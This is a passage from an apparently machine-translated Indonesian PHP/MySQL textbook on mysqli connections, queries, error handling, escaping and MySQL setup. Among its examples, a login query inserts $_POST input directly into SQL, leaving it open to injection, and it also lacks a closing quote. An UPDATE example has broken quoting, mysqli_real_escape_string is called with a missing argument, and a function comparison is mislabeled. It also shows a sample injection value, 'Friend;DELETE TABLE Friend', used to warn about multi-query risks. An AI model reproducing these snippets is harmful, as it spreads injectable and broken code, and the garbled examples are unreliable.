Pada beberapa baris pertama menarik kode dari login.php dan membuat objek \$connection untuk mendapatkan akses ke database. Lalu ada kode untuk menghapus entri, yang hanya mengeluarkan perintah DELETE ke objek \$connection menggunakan metode kueri, dan mengembalikan pesan kesalahan jika ada masalah. Kemudian, jika data baru telah diposting ke program, program akan mengeluarkan perintah INSERT, sekali lagi pada objek \$connection menggunakan metode kueri. Dalam kedua contoh, objek \$result diberikan hasil dari operasi ini, yang harus berupa TRUE atau FALSE. Bagian utama terakhir dari program ini berkaitan dengan mengekstraksi data dari database dan menampilkannya menggunakan metode data_seek dan fetch_array dari objek \$result. Tidak seperti Contoh sebelumnya,

bagaimanapun, di mana array asosiatif dikembalikan, di sini metode `fetch_array` diberi nilai `MYSQLI_NUM` sehingga array numerik dikembalikan; karenanya, sel direferensikan secara numerik (mis., `$row[0]` untuk penulis). Hasilnya kemudian ditampilkan di setiap iterasi loop, dan akhirnya objek hasil dan koneksi ditutup. Fungsi `get_post` juga telah dimodifikasi di sini untuk menggunakan metode `real_escape_string` baru dari objek koneksi, jadi sekarang dua nilai diteruskan ke sana (koneksi dan nilai string).

5.4 MENGGUNAKAN MySQLi SECARA PROSEDUR

Jika kita mau, ada serangkaian fungsi alternatif yang dapat kita gunakan untuk mengakses mysql di secara prosedural (bukan berorientasi objek). Jadi, alih-alih membuat objek `$connection` seperti ini:

```
$connection = new mysqli($db_hostname, $db_username, $db_password, $db_database);
```

Anda dapat menggunakan yang berikut ini:

```
$link = mysqli_connect($db_hostname, $db_username, $db_password, $db_database);
```

Untuk memeriksa apakah koneksi telah dibuat dan menanganinya, kita dapat menggunakan kode seperti ini:

```
if (mysqli_connect_errno()) die(mysqli_connect_error());
```

Dan untuk membuat query MySQL, kita akan menggunakan kode seperti berikut:

```
$result = mysqli_query($link, "SELECT * FROM classics");
```

Setelah kembali, `$result` akan berisi data. Kita dapat mengetahui jumlah baris yang dikembalikan sebagai berikut:

```
$rows = mysqli_num_rows($result);
```

Integer dikembalikan dalam `$rows`. Kita dapat mengambil data aktual satu baris pada satu waktu dengan cara berikut, yang mengembalikan array numerik:

```
$row = mysqli_fetch_array($result, MYSQLI_NUM);
```

Dalam contoh ini, `$row[0]` akan berisi kolom data pertama, `$row[1]` yang kedua, dan seterusnya. Seperti yang dijelaskan, baris juga dapat dikembalikan sebagai array asosiatif atau sebagai kedua jenis, tergantung pada nilai yang diteruskan dalam argumen kedua. Melarikan diri dari string secara prosedural dengan mysql semudah menggunakan yang berikut ini:

```
$escaped = mysqli_real_escape_string($link, $val);
```

Untuk cara menggunakan mysql secara prosedural dan lengkap (semua aspek lain dari mysql), kita dapat mengunjungi <http://tinyurl.com/usingmysql>.

BAB 6

BERKOMUNIKASI DENGAN DATABASE DARI SKRIP PHP

PHP dan MySQL bekerja sama dengan baik, dan kemitraan dinamis inilah yang membuat PHP dan MySQL sangat menarik untuk pengembangan aplikasi database web. Apakah kita memiliki database yang penuh dengan informasi yang ingin kita sediakan untuk user (seperti katalog produk) atau database yang menunggu untuk diisi oleh user (misalnya, database pelanggan), PHP dan MySQL bekerja sama untuk mengimplementasikan aplikasi Anda. Bab ini menjelaskan cara mengakses MySQL dari skrip PHP.

6.1 MENGETAHUI BAGAIMANA MySQL DAN PHP BEKERJA BERSAMA

Anda berinteraksi dengan database dengan mengirimkan pesan ke server MySQL. Pesan-pesan disusun dalam bahasa SQL, bahasa komputer standar yang dipahami oleh sebagian besar sistem manajemen database. PHP tidak memahami SQL, tetapi tidak perlu: PHP hanya membuat koneksi dengan server MySQL dan mengirim pesan SQL melalui koneksi. Server MySQL menafsirkan pesan SQL, mengikuti instruksi, dan mengirimkan pesan balasan yang menyatakan statusnya dan apa yang dilakukannya (atau melaporkan kesalahan jika tidak dapat memahami atau mengikuti instruksi). Bahasa PHP menyediakan fungsi yang membuat komunikasi dengan MySQL sangat sederhana. Kita menggunakan fungsi PHP untuk mengirim kueri SQL ke database. Kita tidak perlu mengetahui detail berkomunikasi dengan MySQL; PHP menangani detailnya. Kita hanya perlu mengetahui kueri SQL dan cara menggunakan fungsi PHP.

6.2 FUNGSI PHP YANG BERKOMUNIKASI DENGAN MySQL

PHP menyediakan dua set fungsi untuk berkomunikasi dengan MySQL — fungsi `mysql` dan fungsi `mysqli` (Peningkatan MySQL). Fungsi mana yang kita gunakan bergantung pada versi MySQL dan PHP yang kita gunakan. Fungsi `mysqli` ditambahkan dalam PHP 5 untuk digunakan dengan MySQL versi 4.1 dan yang lebih baru. Jika kita menggunakan perusahaan hosting web, kita perlu tahu apakah ia menawarkan PHP 5, versi MySQL mana yang disediakan, dan apakah itu membuat fungsi `mysqli` tersedia. Dalam buku ini, kita berasumsi bahwa kita menggunakan PHP 5 atau yang lebih baru, MySQL 5.0, dan fungsi `mysqli`. Jika host web kita tidak menawarkan fungsi `mysqli`, kita perlu mengonversi fungsi `mysqli` dalam buku ini ke fungsi `mysql`. Jika kita menginstal PHP dan MySQL sendiri di komputer kita berencana untuk mengembangkan skrip PHP kita secara lokal dan mengunggah skrip yang telah selesai ke perusahaan hosting web Anda, kita perlu menginstal versi yang sama dan mengaktifkan fungsi dukungan MySQL yang sama yang disediakan oleh host web Anda. Jika tidak, jika kita menginstal versi yang berbeda, bahkan yang lebih baru, skrip mungkin tidak berperilaku dengan cara yang sama di komputer host web kita seperti di komputer lokal Anda.

6.3 BERKOMUNIKASI DENGAN MySQL

Bab ini menjelaskan cara mengakses MySQL dari skrip PHP. Kueri SQL dikirim ke MySQL menggunakan fungsi PHP. Berkomunikasi dengan MySQL melibatkan langkah-langkah berikut:

1. Hubungkan ke server MySQL.
2. Kirim kueri SQL.

Di bagian ini, kita memberi tahu kita cara melakukan kedua langkah tersebut, dan kita memberi tahu kita cara mengirim beberapa kueri.

Menghubungkan ke server MySQL

Sebelum kita dapat menyimpan atau mendapatkan data apa pun, kita harus terhubung ke database, yang mungkin berada di komputer yang sama dengan skrip PHP kita atau di komputer yang berbeda. Kita tidak perlu mengetahui detail koneksi ke database karena PHP menangani detailnya, sekarang, yang perlu kita ketahui adalah nama dan lokasi database, bersama dengan nama user dan kata sandi untuk mengaksesnya. Pikirkan koneksi database dengan cara yang sama seperti kita memikirkan koneksi telepon. Kita tidak perlu mengetahui detail tentang bagaimana koneksi dibuat — yaitu, bagaimana kata-kata kita berpindah dari telepon kita ke telepon lain — kita hanya perlu mengetahui kode area dan nomor telepon. Perusahaan telepon menangani detailnya.

Untuk terhubung ke server MySQL, kita perlu mengetahui nama komputer tempat database berada dan ID user dan kata sandi akun MySQL Anda. Untuk sebagian besar kueri, kita juga perlu mengetahui nama database yang ingin kita gunakan untuk berinteraksi. Untuk membuka koneksi, gunakan fungsi `mysqli_connect`:

```
$cxn = mysqli_connect("host","acct","password","dbname") or die ("message");
```

Isi informasi berikut:

- **host:** Nama komputer tempat MySQL diinstal — misalnya, `databasehost.example.com`. Jika database MySQL berada di komputer yang sama dengan situs web Anda, kita dapat menggunakan `localhost` sebagai nama komputer. Jika kita membiarkan informasi ini kosong (`""`), PHP mengasumsikan `localhost`.
- **acct:** Nama akun MySQL yang valid.
- **password:** Kata sandi untuk akun MySQL ditentukan oleh `acct`. Jika akun MySQL tidak memerlukan kata sandi, jangan ketik apa pun di antara tanda kutip: `""`.
- **dbname:** Nama database yang ingin kita gunakan untuk berkomunikasi. Parameter ini opsional — kita dapat memilih database nanti, dengan perintah terpisah, jika diinginkan. Kita dapat memilih database yang berbeda kapan saja dalam skrip Anda. Jika kita menggunakan fungsi `mysql`, kita tidak dapat memilih database di fungsi koneksi. Kita harus menggunakan fungsi terpisah — `mysql_select_db` — untuk memilih database.
- **pesan:** Pesan yang dikirim ke browser jika koneksi gagal. Sambungan gagal jika komputer atau jaringan mati, atau jika server MySQL tidak berjalan. Ini juga mungkin gagal jika informasi yang diberikan tidak benar — misalnya, jika kata sandi mengandung kesalahan ketik. Kita mungkin ingin menggunakan pesan deskriptif selama pengembangan, seperti `Tidak dapat terhubung ke server`, tetapi pesan yang lebih umum cocok untuk pelanggan setelah kita menggunakan aplikasi, seperti `Katalog tidak tersedia saat ini`. Silakan coba lagi nanti.

Host menyertakan nomor port yang diperlukan untuk koneksi. Hampir selalu, nomor portnya adalah 3306. Terkadang, administrator MySQL perlu mengatur MySQL agar terhubung pada port yang berbeda. Dalam kasus ini, nomor port diperlukan untuk koneksi. Nomor port ditentukan sebagai `hostname:portnumber`. Misalnya, kita mungkin menggunakan `localhost:8808`. Dengan pernyataan ini, `mysqli_connect` mencoba membuka koneksi ke komputer yang disebutkan, menggunakan nama akun dan kata sandi yang diberikan. Jika koneksi gagal, skrip berhenti berjalan dan mengirim pesan ke browser. Pernyataan berikut

terhubung ke server MySQL di komputer lokal, menggunakan akun MySQL bernama phpuser yang tidak memerlukan kata sandi:

```
$cxn = mysqli_connect("localhost","phpuser","","Customer") or die ("Couldn't connect to server.");
```

Untuk alasan keamanan, kita harus menyimpan informasi koneksi dalam variabel dan menggunakan variabel dalam pernyataan koneksi, sebagai berikut:

```
$host="localhost";
$user="phpuser";
$password="";
$dbname = "Customer";
$cxn = mysqli_connect($host,$user,$password,$dbname)
or die("Couldn't connect to server.");
```

atau, untuk lebih amannya, kita dapat meletakkan pernyataan penugasan untuk informasi koneksi di file terpisah di lokasi tersembunyi sehingga nama akun dan kata sandi tidak ada di skrip. Kita memasukkan informasi akun dari file dengan menggunakan pernyataan include. Variabel \$cxn berisi informasi yang mengidentifikasi koneksi. Kita dapat membuka lebih dari satu koneksi sekaligus dengan menggunakan lebih dari satu nama variabel. Sambungan tetap terbuka hingga kita menutupnya atau hingga skrip berakhir. Kita menutup koneksi sebagai berikut:

```
mysqli_close($connectionname);
```

Misalnya, untuk menutup koneksi pada contoh sebelumnya, gunakan pernyataan ini:

```
mysqli_close($cxn);
```

Mengirim pernyataan SQL

Setelah kita memiliki koneksi terbuka ke server MySQL, kita mengirim kueri pernyataan SQL Anda. Untuk berinteraksi dengan database, masukkan pernyataan SQL kita ke dalam variabel dan kirimkan ke server MySQL dengan fungsi `mysqli_query`, seperti pada contoh berikut:

```
$query = "SELECT * FROM Customer";
$result = mysqli_query($cxn,$query)
or die ("Couldn't execute query.");
```

Kueri dijalankan pada database yang saat ini dipilih untuk koneksi yang ditentukan.

Variabel \$result menyimpan informasi tentang hasil eksekusi kueri tetapi bukan hasil sebenarnya. Informasi dalam \$result tergantung pada apakah kueri mendapatkan informasi dari database atau tidak:

- **Untuk kueri atau pernyataan yang tidak mendapatkan data apa pun:** Variabel \$result berisi informasi tentang apakah kueri atau pernyataan berhasil dieksekusi atau tidak. Jika berhasil, \$result disetel ke true; jika tidak berhasil, \$result disetel ke false.

Beberapa kueri dan pernyataan yang tidak mengembalikan data adalah INSERT dan UPDATE.

- **Untuk kueri yang mengembalikan data:** Variabel \$result berisi pengidentifikasi hasil yang menentukan lokasi data yang dikembalikan, bukan data yang dikembalikan itu sendiri. Beberapa kueri yang mengembalikan data adalah SELECT dan SHOW.

Penggunaan tanda kutip tunggal dan ganda dapat sedikit membingungkan saat menetapkan kueri atau pernyataan ke variabel \$query. Kita sebenarnya menggunakan tanda kutip pada dua tingkat: tanda kutip yang menetapkan string ke \$query dan tanda kutip yang merupakan bagian dari bahasa SQL itu sendiri. Panduan berikut dapat membantu kita menghindari masalah dengan tanda kutip saat bekerja dengan SQL:

- Gunakan tanda kutip ganda di awal dan akhir string.
- Gunakan tanda kutip tunggal sebelum dan sesudah nama variabel.
- Gunakan tanda kutip tunggal sebelum dan sesudah nilai literal.

Pernyataan berikut menunjukkan contoh menetapkan string SQL ke variabel di PHP:

```
$query = "SELECT firstName FROM Customer";
$query = "SELECT firstName FROM Customer WHERE lastName='Prakasa'";
$query = "UPDATE Customer SET lastName='$last_name'";
```

Pernyataan SQL itu sendiri tidak menyertakan titik koma (;), jadi jangan letakkan titik koma di dalam kutipan terakhir. Satu-satunya titik koma muncul di bagian paling akhir, seperti yang ditunjukkan pada contoh sebelumnya; ini adalah titik koma PHP yang mengakhiri pernyataan.

Mengirim beberapa pertanyaan

Terkadang, kita ingin mengirim dua atau lebih kueri secara bersamaan. MySQL memungkinkan kita melakukannya, tetapi kita perlu menggunakan fungsi yang berbeda untuk mengirim kueri. Kita dapat mengirim beberapa kueri dengan fungsi berikut:

```
mysqli_multi_query($cxn,$query)
```

Anda mengirim kueri dalam satu string dengan kueri dipisahkan oleh titik koma:

```
$query = "SELECT * FROM Cust;SELECT * FROM OldCust"; mysqli_multi_query($cxn,$query);
```

Fungsi multiple_query tidak tersedia dengan fungsi mysql, hanya dengan fungsi mysqli.

Mengirim kueri bisa jadi kurang aman daripada mengirim satu kueri. Setiap kali kita menggunakan data dari sumber luar, pastikan kita memvalidasi data luar secara menyeluruh. Misalnya, kita menampilkan formulir yang meminta nama tabel kepada pengguna, dan kita membuat kueri dari nama tabel yang dimasukkan pengguna, sebagai berikut:

```
$query = "SELECT * FROM Friend";
```

User memasukkan nama tabel Teman. Permintaannya baik-baik saja. Namun, misalkan user memasukkan yang berikut ini ke dalam formulir:

```
Friend;DELETE TABLE Friend
```

Pertanyaan kita kemudian adalah

```
$query = "SELECT * FROM Friend;DELETE TABLE Friend";
```

Jika kita mengirim kueri ini, kuerinya tidak begitu baik. Kita tidak akan menyukai hasilnya. Kita mungkin tidak ingin tabel dihapus. Pastikan untuk selalu membersihkan data sebelum mengirimnya ke MySQL!

Memilih Database

Jika kita tidak memilih database dalam fungsi koneksi, kita dapat memilih database dengan menggunakan fungsi `mysqli_select_db`. Kita juga dapat menggunakan fungsi ini untuk memilih database yang berbeda kapan saja di skrip Anda. Formatnya adalah `mysqli_select_db($cxn,"databasename") or die ("message");`

Jika kita menggunakan fungsi `mysql`, bukan fungsi `mysqli`, kita harus memilih database dalam fungsi terpisah, menggunakan `mysql_select_db`. Isi informasi berikut:

- **cxn**: Variabel yang berisi informasi koneksi.
- **databasename**: Nama database.
- **message**: Pesan yang dikirim ke browser jika database tidak dapat dipilih. Pemilihan mungkin gagal karena database tidak dapat ditemukan, yang biasanya merupakan hasil salah ketik pada nama database.

Misalnya, kita dapat memilih database Pelanggan dengan yang pernyataan berikut:

```
mysqli_select_db($cxn,"Customer") or die ("Couldn't select database.");
```

Jika `mysqli_select_db` tidak dapat memilih database, skrip berhenti berjalan dan pesan Tidak dapat memilih database. dikirim ke browser. Database tetap dipilih hingga kita memilih database yang berbeda. Untuk memilih database yang berbeda, cukup gunakan pernyataan fungsi `mysqli_select_db` baru.

6.4 MENANGANI KESALAHAN MySQL

Anda menggunakan fungsi `mysqli` dari bahasa PHP, seperti `mysqli_connect` dan `mysqli_query`, untuk berinteraksi dengan database MySQL. Hal-hal kadang-kadang akan salah ketika kita menggunakan pernyataan. Kita mungkin membuat kesalahan dalam pengetikan Anda, seperti salah ketik nama database. Terkadang, muncul masalah yang tidak dapat kita hindari, seperti database atau jaringan yang sedang down. Kita perlu memasukkan kode dalam skrip kita yang menangani situasi kesalahan.

Terkadang, programmer sengaja membuat penanganan kesalahan lebih deskriptif untuk membantu pemecahan masalah selama pengembangan. Misalnya, kita menggunakan akun bernama `root` untuk mengakses database kita dan kita salah ketik, seperti dalam pernyataan berikut:

```
$host = "localhost";
$user = "rot";
$password = "";
$cxn = mysqli_connect($host,$user,$password)
```

Karena kita mengetik "rot" daripada "root", kita melihat pesan peringatan yang mirip dengan yang ini:

Warning: Access denied for user: 'rot@localhost' (Using password: NO) ...

Pesan kesalahan sebelumnya berisi informasi yang kita perlukan untuk memecahkan masalah — pesan ini menunjukkan nama akun kita yang salah ketik. Namun, setelah skrip kita berjalan dan pelanggan menggunakannya, kita tidak ingin user kita melihat pesan kesalahan teknis yang menunjukkan ID user Anda. Kita ingin mematikan kesalahan PHP atau mengirimkannya ke file log kesalahan. Kita kemudian dapat menggunakan pernyataan die untuk menghentikan skrip dan menampilkan pesan sopan kepada pengguna, sebagai berikut:

```
$cxn = mysqli_connect($host,$user,$password)
or die("The Catalog is not available at the moment. Please
try again later.");
```

Ketika fungsi mysqli_query() gagal, MySQL mengembalikan pesan kesalahan yang berisi informasi tentang penyebab kegagalan. Namun, pesan ini tidak ditampilkan kecuali kita secara khusus menampilkannya. Sekali lagi, kita mungkin ingin melihat pesan-pesan ini saat kita mengembangkan skrip, tetapi kita mungkin tidak ingin menampilkannya ke publik. Kita dapat menampilkan kesalahan MySQL yang dikembalikan dengan menggunakan fungsi berikut:

```
mysqli_error($cxn)
```

Misalnya, kita mungkin menyertakan fungsi dalam kode Anda, sebagai berikut:

```
$query = "SELECT * FROM Cust";
$result = mysqli_query($cxn,$query)
or die ("Error: ".mysqli_error($cxn));
```

Dalam contoh ini, jika pemanggilan fungsi gagal, pernyataan die menampilkan kesalahan MySQL, yang mungkin seperti ini:

```
Error: Table 'catalog.cust' doesn't exist
```

Terkadang, kita mungkin ingin melakukan tindakan tambahan jika fungsi gagal, seperti menghapus variabel atau menutup koneksi database. Kita dapat melakukan tindakan tersebut dengan menggunakan pernyataan bersyarat:

```
if(!$result = mysqli_query($cxn,$query))
{
echo mysqli_error($cxn);
unset($auth);
exit();
}
```


Jika pemanggilan fungsi gagal, pernyataan di blok if akan dieksekusi. Pernyataan gema menampilkan kesalahan MySQL yang dikembalikan oleh fungsi. Sebuah variabel dihapus, dan skrip keluar. Perhatikan ! (tanda seru) dalam pernyataan if. ! berarti “tidak”. Dengan kata lain, pernyataan if benar jika pernyataan penugasan tidak benar.

6.5 FUNGSI MySQL

Anda mungkin bertanya-tanya mengapa ada orang yang ingin menggunakan fungsi MySQL ketika PHP hadir dengan sejumlah fungsi hebatnya sendiri. Jawabannya sangat sederhana: fungsi MySQL bekerja pada data yang ada di database. Jika kita menggunakan PHP, pertama-tama kita harus mengekstrak data mentah dari MySQL, memanipulasinya, dan kemudian melakukan kueri database yang kita inginkan.

Untuk melakukan kueri kompleks tanpa menghabiskan banyak waktu kita dapat menggunakan fungsi. Jika Anda tertarik untuk mempelajari tentang string dan fungsi tanggal/waktu yang tersedia lebih lanjut, Anda dapat mengunjungi URL berikut: <http://tinyurl.com/mysqlstrings> <http://tinyurl.com/mysqldates>.

Menggunakan Fungsi mysqli Bermanfaat Lainnya

Fungsi mysqli berguna lainnya tersedia untuk kita gunakan dalam skrip PHP Anda. Subbagian berikut menjelaskan cara menggunakan fungsi mysqli untuk menghitung jumlah baris yang dikembalikan oleh kueri, menentukan entri terakhir yang dibuat secara otomatis, menghitung baris yang terpengaruh oleh kueri, dan karakter escape.

Menghitung jumlah baris yang dikembalikan oleh kueri

Seringkali, kita ingin tahu berapa banyak baris yang dikembalikan oleh kueri SQL Anda. Kueri kita menentukan kriteria yang harus dipenuhi informasi untuk dikembalikan, seperti status harus sama dengan TX atau LastName harus sama dengan Prakasa. Fungsi mysqli_num_rows memberi tahu kita berapa banyak baris yang ditemukan yang memenuhi kriteria.

Halaman login sering menggunakan fungsi ini. Ketika user mencoba untuk masuk, dia mengetikkan nama user dan kata sandi ke dalam formulir HTML. Skrip PHP kita kemudian memeriksa nama user dan kata sandi dalam database. Jika ditemukan, nama user dan kata sandi valid. Kita mungkin menggunakan kode yang mirip dengan berikut ini:

```
$query = "SELECT * FROM ValidUser
WHERE acct = '$_POST[userID]
AND password = '$password'";
$result = mysqli_query($cxn,$query);
$n = mysqli_num_rows($result);
if($n < 1)
{
echo "User name and password are not valid";
exit();
}
```

Dalam kode ini, kueri SQL mencari baris dengan nama user (disebut acct dalam contoh ini) dan kata sandi yang diberikan oleh user dalam formulir. Kode kemudian menguji hasil kueri untuk melihat berapa banyak baris yang dikandungnya. Jika hasilnya tidak berisi baris apa pun, yaitu kurang dari satu baris, user dengan nama user dan kata sandi yang diberikan tidak ada di

database, dan dengan demikian, informasi akun tidak valid dan user tidak diizinkan untuk masuk di.

Menentukan entri otomatis terakhir

Banyak tabel database berisi field AUTO_INCREMENT. Ini adalah field serial di mana MySQL menambahkan nilai field secara otomatis. Ketika sebuah baris ditambahkan, MySQL memberikan field AUTO_INCREMENT nilai seri berikutnya setelah baris sebelumnya. Field tersebut sering didefinisikan sebagai pengidentifikasi unik atau kunci utama untuk tabel.

Karena MySQL menambahkan nilai otomatis, kita tidak perlu tahu nilai mana yang disimpan di field untuk baris baru. Dalam beberapa situasi, kita perlu mengetahui nomornya sehingga kita dapat menggunakannya nanti dalam skrip. Fungsi `mysqli_insert_id` mengembalikan nomor yang terakhir ditambahkan ke field AUTO_INCREMENT.

Satu situasi di mana kita perlu mengetahui nomor MySQL yang disimpan di lapangan adalah saat kita menyimpan pesanan dan memesan item dalam tabel terpisah. Misalnya, jika kita mendefinisikan field `orderID` sebagai field AUTO_INCREMENT, MySQL menambahkan nomor ke field `orderID`. Namun, kita perlu menyimpan nomor ini di tabel `OrderItem` sehingga kita bisa menghubungkan item ke pesanan. Kita mungkin menggunakan kode yang mirip dengan berikut ini:

```
$query = "INSERT INTO CustomerOrder (customerID,orderDate)
VALUES ($customerID,$date)";
$result = mysqli_query($cxn,$query);
$orderID = mysqli_insert_id($cxn);
$query = "INSERT INTO OrderItem (orderID,color,size,price)
VALUES ($orderID,$color,$size,$price)";
$result = mysqli_query($cxn,$query);
```

Dalam kueri pertama, `orderID` tidak ditentukan, jadi MySQL menyimpan nomor seri berikutnya di field itu. Dalam kueri kedua, ID pesanan yang dimasukkan dalam kueri sebelumnya dimasukkan ke dalam tabel kedua.

Menghitung baris yang terpengaruh

Beberapa kueri SQL mengubah database, tetapi tidak mengembalikan data apa pun. Misalnya, kueri UPDATE dapat mengubah data dalam tabel, tetapi tidak mengembalikan data apa pun. Dalam hal ini, pernyataan UPDATE dapat memengaruhi satu, banyak, atau nol baris. Misalnya, berikut ini adalah pernyataan UPDATE:

```
$stmt = "UPDATE Customer SET lastName = "Prakasa" WHERE lastName = "Prakasa";
```

Pernyataan ini akan mengubah nama belakang apa pun dalam tabel dengan nilai `Prakasa` menjadi `Prakasa`.

Dalam beberapa kasus, kita mungkin perlu mengetahui berapa banyak baris yang diubah oleh pernyataan tersebut. Dalam contoh ini, mungkin tidak ada seorang pun di database dengan nama `Prakasa` atau mungkin ada ratusan. Kita dapat mengetahui berapa banyak baris yang diperbarui dengan fungsi `mysqli_affected_rows`. Fungsi ini mengembalikan jumlah baris yang dipengaruhi oleh pernyataan UPDATE, INSERT, REPLACE, atau DELETE terakhir.

Misalkan kita ingin mengatur field dalam tabel yang mengidentifikasi siswa yang lulus ujian. Kita mungkin juga ingin tahu berapa banyak siswa yang lulus. Kita mungkin menggunakan kode yang mirip dengan berikut ini:

```
$query = "UPDATE Student SET status='pass' WHERE score > 50";
$result = mysqli_query($cxn,$query);
$passed = mysqli_affected_rows($cxn);
echo "$passed students passed";
```

Dalam kode ini, setiap siswa dalam tabel yang nilainya lebih tinggi dari 50 lulus ujian. Variabel \$lulus berisi jumlah siswa yang nilainya cukup tinggi sehingga field status mereka diperbarui menjadi "lulus".

Escaping Character

Saat kita menyimpan informasi string apa pun di database Anda, kita harus keluar dari karakter khusus. Ini adalah ukuran keamanan yang penting. Versi PHP sebelum versi 6 menyediakan fitur yang disebut tanda kutip ajaib yang secara otomatis keluar dari semua string dalam array \$_POST dan \$_GET. Tanda kutip tunggal, tanda kutip ganda, garis miring terbalik, dan karakter nol diloloskan. Fitur ini, dirancang untuk membantu user pemula, dikendalikan oleh pengaturan magic_quotes-gpc di php.ini dan diaktifkan secara default di PHP 4 dan PHP 5. Di PHP 6, fitur kutipan ajaib tidak lagi tersedia.

Fitur kutipan ajaib menghasilkan banyak pelarian yang tidak efisien dan tidak perlu. Ini juga terkadang menghasilkan pelarian yang tidak diinginkan. Secara umum, kita menyarankan kita mematikan tanda kutip ajaib di file php.ini Anda. Membuat perubahan pada php.ini dibahas secara lebih rinci dalam Buku IV, Bab 1. Karena penting bahwa kita menghindari data kita sebelum menyimpannya, jika fitur tanda kutip ajaib dimatikan, kita harus menghapus data kita secara manual. Fungsi mysqli_real_escape_string disediakan untuk tujuan ini. Sebelum menyimpan data apa pun dalam database, terapkan fungsi ke dalamnya. Baris berikut menunjukkan beberapa kemungkinan kode yang lolos dari data sehingga aman untuk disimpan dalam database:

```
$lastName = mysqli_real_escape_string($lastName);
$lastName = mysqli_real_escape_string($_POST['lastName']);
```

Buku ini mengasumsikan kita menggunakan PHP 5 atau lebih baru dengan fungsi mysqli untuk berinteraksi dengan MySQL 5.0 atau 5.1. Jika kita menggunakan PHP 4, fungsi mysqli tidak tersedia. Sebagai gantinya, kita menggunakan fungsi mysql, bahkan dengan versi MySQL yang lebih baru. Fungsi mysql dapat berkomunikasi dengan versi MySQL yang lebih baru, tetapi mereka tidak dapat mengakses beberapa fitur baru yang ditambahkan di versi MySQL yang lebih baru. Fungsi mysql diaktifkan secara otomatis di PHP 4. Sepanjang buku ini, contoh dan skrip menggunakan MySQL 5.0 dan fungsi mysqli untuk berkomunikasi dengan MySQL. Fungsi PHP untuk digunakan dengan MySQL 5.0 memiliki format umum berikut:

```
mysqli_function(value,value,...);
```

Di dalam nama fungsi adalah singkatan dari perbaikan (MySQL Improved). Bagian kedua dari nama fungsi khusus untuk fungsi tersebut, biasanya sebuah kata yang menjelaskan apa yang dilakukan fungsi tersebut. Selain itu, fungsi biasanya memerlukan satu atau lebih nilai untuk diteruskan, yang menentukan detail seperti koneksi database atau lokasi data. Berikut adalah dua fungsi mysql yang dibahas sebelumnya dalam bab ini:

```
mysql_connect(connection information);
mysql_query($cxn,"SQL statement");
Fungsi mysql yang sesuai adalah
mysql_connect(connection information);
mysql_query("SQL statement",$cxn);
```

Fungsionalitas dan sintaks dari fungsi serupa, tetapi tidak identik, untuk semua fungsi. Secara khusus, fungsi mysql menggunakan proses yang berbeda untuk menghubungkan ke server MySQL daripada fungsi mysqli. Format fungsi mysqli adalah:

```
mysqli_connect($host,$user,$password,$dbname);
```

Proses koneksi untuk fungsi mysql memerlukan dua panggilan fungsi:

```
mysql_connect($host,$user,$password); mysql_select_db($dbname);
```

Jika kita perlu menggunakan fungsi mysql, daripada fungsi mysqli, kita perlu mengedit skrip dalam buku ini, mengganti fungsi mysqli dengan fungsi mysql. Tabel dibawah ini menunjukkan sintaks fungsi mysqli dan sintaks fungsi mysql yang setara.

Tabel 6.1 Sintaks untuk Fungsi mysql dan mysqli

Fungsi mysqli	Fungsi mysql
mysqli_connect(\$host,\$user,\$passwd,\$dbname)	mysql_connect(\$host,\$user,\$passwd) followed by mysql_select_db(\$dbname)
mysqli_errno(\$cxn)	mysql_errno() or mysql_errno(\$cxn)
mysqli_error(\$cxn)	mysql_error() or mysql_error(\$cxn)
mysqli_fetch_array(\$result)	mysql_fetch_array(\$result)
mysqli_fetch_assoc(\$result)	mysql_fetch_assoc(\$result)
mysqli_fetch_row(\$result)	mysql_fetch_row(\$result)
mysqli_insert_id(\$cxn)	mysql_insert_id(\$cxn)
mysqli_num_rows(\$result)	mysql_num_rows(\$result)
mysqli_query(\$cxn,\$sql)	mysql_query(\$sql) or mysql_query(\$sql,\$cxn)
mysqli_select_db(\$cxn,\$dbname)	mysql_select_db(\$dbname)
mysqli_real_escape_string(\$cxn,\$data)	mysql_real_escape_string(\$data)

BAB 7 SETTING UP MySQL

Lingkungan MySQL mencakup perangkat lunak database MySQL dan program pendukung yang dapat kita gunakan untuk mengelola database MySQL Anda. Perangkat lunak MySQL terdiri dari server database MySQL, beberapa program utilitas yang membantu dalam administrasi database MySQL, dan beberapa perangkat lunak pendukung yang dibutuhkan server MySQL (tetapi kita tidak perlu mengetahuinya). Inti dari MySQL adalah server MySQL, yang mengelola database. Saat kita berinteraksi dengan database, kita mengirim pesan dengan permintaan ke server database, yang merespons dengan mengikuti instruksi dalam permintaan — menyimpan data, mendapatkan data, dan sebagainya. Untuk menggunakan database MySQL, kita perlu menggunakan perangkat lunak yang dapat berkomunikasi dengan server MySQL. Ketika kita menginstal MySQL, program client mysql diinstal secara otomatis. Program ini memungkinkan kita untuk mengelola database MySQL Anda. Dalam bab ini, kita memberi tahu kita apa yang perlu kita ketahui agar kita dapat mengaktifkan dan menjalankan MySQL, dan kita juga menyertakan beberapa info tentang pengujian penginstalan serta melakukan beberapa pemecahan masalah jika kita mengalami masalah.

7.1 MEMERIKSA INSTALASI MySQL

Anda mungkin atau mungkin tidak perlu menginstal MySQL. MySQL tidak dilengkapi dengan sistem operasi Windows, tetapi dalam banyak kasus di sistem operasi lain, MySQL sudah diinstal. Misalnya, Linux dan Mac terbaru distribusi secara otomatis menginstal MySQL.

Mencari tahu apakah MySQL sedang berjalan atau diinstal

Sebelum menginstal MySQL, pastikan kita benar-benar perlu menginstalnya. Mungkin sudah berjalan di komputer Anda, atau mungkin sudah diinstal tetapi tidak berjalan ning. Berikut cara memeriksa apakah MySQL sedang berjalan:

- **Windows:** Jika MySQL berjalan, itu akan berjalan sebagai layanan. Untuk memeriksa ini, pilih Start ⇨ Control Panel ⇨ Alat Administratif ⇨ Layanan dan gulir ke bawah daftar layanan menurut abjad. Jika MySQL diinstal sebagai layanan, itu muncul dalam daftar. Jika sedang berjalan, statusnya menampilkan Mulai. Jika kita menemukan MySQL dalam daftar layanan tetapi belum dimulai, kita dapat memulainya dengan menyorot MySQL di daftar layanan dan mengklik Mulai Layanan di panel kiri.
- **Linux/Unix/Mac:** Pada baris perintah, ketik berikut ini:

```
ps -ax
```

Outputnya harus berupa daftar program. Beberapa sistem operasi (biasanya rasa Unix) memiliki opsi berbeda untuk perintah ps. Jika sebelumnya tidak menghasilkan daftar program yang sedang berjalan, ketik man ps untuk melihat opsi mana yang perlu kita gunakan. Dalam daftar program yang muncul, cari yang bernama mysqld. Jika kita menemukannya, MySQL sedang berjalan.

